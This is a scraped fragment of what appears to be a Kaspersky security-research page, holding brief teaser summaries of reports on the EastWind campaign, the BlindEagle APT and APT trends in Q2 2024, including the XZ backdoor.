Kaspersky has identified a new EastWind campaign targeting Russian organizations and using CloudSorcerer as well as APT31 and APT27 tools.

Kaspersky shares insights into the activity and TTPs of the BlindEagle APT, which targets organizations and individuals in Colombia, Ecuador, Chile, Panama and other Latin


APT trends report Q2 2024

The report features the most significant developments relating to APT groups in Q2 2024, including the new backdoor in Linux utility XZ, a new RAT called SalmonQT, and hacktivist activity.




// SUBSCRIBE TO OUR WEEKLY E-MAILS

The hottest research right in your inbox



via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes



mentioned above.